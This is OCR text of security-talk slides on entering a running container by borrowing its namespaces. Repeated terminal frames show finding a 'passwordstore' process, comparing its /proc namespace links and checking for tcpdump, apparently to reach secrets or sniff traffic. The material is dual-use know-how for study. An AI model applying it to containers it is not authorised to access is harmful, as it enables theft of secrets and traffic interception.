
Entering A Container - Theory

- Network namespaces aren't hierarchical
    - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
    - awscli
    - kubectl
        - Secrets in /run
    - Dependencies (python)
- We can be just another process with funny namespaces
    - Don't want to lose Capabilities, switch cgroups, etc.

Entering A Container - Theory


- Network namespaces aren't hierarchical
    - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
    - awscli
    - kubectl
        - Secrets in /run
    - Dependencies (python)
- We can be just another process with funny namespaces
    - Don't want to lose Capabilities, switch cgroups, etc.
- Easy answer: mooch namespaces from a process in the target container
    - ...whatever "container" means?

Entering A Container - Scrolly Text...




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root       24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00      \_ passwordstore
```

Entering A Container - Scrolly Text...




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root       24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00      \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
```

Entering A Container - Scrolly Text...




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root       24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00      \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
```

Entering A Container - Scrolly Text...




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root       24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00      \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
```

Entering A Container - Scrolly Text...




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0   1008     4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00      \_ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
```

Entering A Container - Scrolly Text...



